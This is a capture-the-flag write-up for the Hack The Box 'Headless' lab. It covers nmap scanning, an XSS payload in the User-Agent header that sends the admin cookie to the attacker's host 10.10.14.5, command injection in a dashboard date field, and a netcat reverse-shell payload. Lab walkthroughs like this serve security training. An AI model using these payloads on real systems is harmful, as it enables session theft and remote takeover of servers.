
Headless


Scanning



```
┌──(moghees㉿kali)-[~/lab/headless]
└─$ cat nmap.scan
# Nmap 7.94SVN scan initiated Sun Mar 24 09:09:52 2024 as: nmap -A -oN nmap.scan 10.10.11.8
Nmap scan report for 10.10.11.8
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sun, 24 Mar 2024 04:10:11 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
```

Enumeration

- Opening a website there was a timer and a link to suggestions form.
- There is a cookie **is_admin**. I tried to decode it but couldn't do it.
- In suggestion form, I tried **XSS** in all fields and got this when injected in **message** field.




Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:


```
Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
Connection: keep-alive
Content-Length: 76
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
```

- After some enumeration I found out there is a check for **'<'** and **'>'**. So I tried other payloads but nothing worked.
- Then I read about injecting into **user-agent** as it is displayed on the error message.
- Payload : **<img src=x onerror=this.src="http://10.10.14.5/?c="+document.cookie>**




```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <img src=x onerror=this.src="http://10.10.14.5/?c="+document.cookie>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Upgrade-Insecure-Requests: 1

fname=test&lname=test&email=test%40gmail.com&phone=000&message=%3Cscript%3E
```

Got the cookie:



```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.8] 36016
GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1
Host: 10.10.14.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Then using that cookie I got access to **Dashboard**.



Administrator Dashboard


Generate a website health report:

Select Date:

15 / 09 / 2023


Generate Report

- Intercepting the request made when we click **Generate Report**, I got this:




```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15
```

it is possible the date is passed to a command in terminal. So, I tried **Command Injection**.



```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=|ls
```

And got this:



Administrator Dashboard

Generate a website health report:


Select Date: 15/09/2023

app.py dashboard.html hackattempt.html hacking_reports index.html inspect_reports.py report.sh support.html


Foothold

Injected reverse shell payload and got shell.

Payload: **|rm+-f+/tmp/f%3bmknod+/tmp/f+p%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+69+>/tmp/f**

